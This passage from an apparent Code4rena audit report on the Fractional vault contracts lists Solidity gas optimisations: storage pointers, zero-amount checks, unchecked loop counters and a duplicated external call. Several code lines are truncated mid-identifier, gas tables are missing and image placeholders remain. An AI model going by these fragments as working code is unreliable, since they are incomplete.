
https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L128


```
128:         VaultInfo memory info = vaultToToken[_vault];
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L136


```
136:         VaultInfo memory info = vaultToToken[_vault];
```

- original gas costs with these `VaultInfo memory info`





- new gas costs with these four instances as `VaultInfo storage info`



- `16,609` gas is saved upon deployment
- `80` gas is saved per `mint` call on average
- `65` gas is saved per `burn` call on average
- `45` gas is saved per `totalSupply` call.

Recommended Mitigation Steps

Use `storage` instead of `memory`.

[G-20] Storage pointer for structs

Using a `storage` pointer is cheaper than reading a struct field several times.

Proof of Concept

Instances:

src/modules/Buyout.sol


```
297:          (buyoutInfo[_vault].state, buyoutInfo[_vault].propo
298:              State.SUCCESS,
299:              msg.sender
300:          );
```


Recommended Mitigation Steps

Use a `storage` pointer:


```
+         Auction storage _vaultInfo = buyoutInfo[_vault];
+        (_vaultInfo.state, _vaultInfo.proposer) = (
-297:          (buyoutInfo[_vault].state, buyoutInfo[_vault].prop
298:              State.SUCCESS,
299:              msg.sender
300:          );
```

- original gas costs





- new gas costs



- `3,008` gas is saved upon deployment
- `5` gas is saved per `redeem` call on average

[G-21] Transfers should be avoided if amount null

Gas can be saved by avoid `ERC20.transfer` function calls when the `amount` to be transferred is `0`

Proof of Concept

Instances include:

src/modules/Buyout.sol

```
129:         IERC1155(token).safeTransferFrom(
130:             msg.sender,
131:             address(this),
132:             id,
133:             _amount,
134:             ""
135:         );
```

There is no check that `_amount` is not zero (it is a function argument)

```
141:         _sendEthOrWeth(msg.sender, ethAmount);
```

In the case `_amount` was zero, `ethAmount` would be zero too

Recommended Mitigation Steps

Add checks to ensure the `_amount` is not `0` .

[G-22] Unchecked arithmetic

The default “checked” behavior costs more gas when adding/diving/multiplying, because under-the-hood those checks are implemented as a series of opcodes that, prior to performing the actual arithmetic, check for under/overflow and revert if it is detected.

If it can statically be determined there is no possible way for your arithmetic to under/overflow (such as a condition in an if statement), surrounding the arithmetic in an `unchecked` block will save gas.

Proof of Concept

Instances:

src/Vault.sol

`i` is cannot overflow as it is a `for` loop

```
78:           for (uint256 i = 0; i < length; i++)
```

`i` is cannot overflow as it is a `for` loop

```
104:          for (uint256 i = 0; i < length; i++)
```

Recommended Mitigation Steps

Place the arithmetic operations in an `unchecked` block.

[G-23] Unnecessary computation

Redundant external calls waste gas.

Proof of Concept

Instances:

src/modules/Migration.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L438

- `buyoutInfo` is called twice:

```
438:          (, address proposer, State current, , , ) = IBuyout
447:          (, , , , , uint256 lastTotalSupply) = IBuyout(buyou
```


Recommended Mitigation Steps

Replace


```
-438:          (, address proposer, State current, , , ) = IBuyou
```


```
-439:             _vault
-440:         );
+438:         (, address proposer, State current, , , uint256 la
+439:             _vault
+440:         );
441:         State required = State.SUCCESS;
442:         if (current != required) revert IBuyout.InvalidStat
443:         // Reverts if proposer of buyout is not this contra
444:         if (proposer != address(this)) revert NotProposalBu
445:
446:         // Gets the last total supply of fractions for the
-447:         (, , , , , uint256 lastTotalSupply) = IBuyout(buyc
-448:             _vault
-449:         );
```

- gas costs before amendment



- gas costs after amendment





- `36,240` gas is saved upon deployment
- `672` gas is saved per `migrateFractions` call on average

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top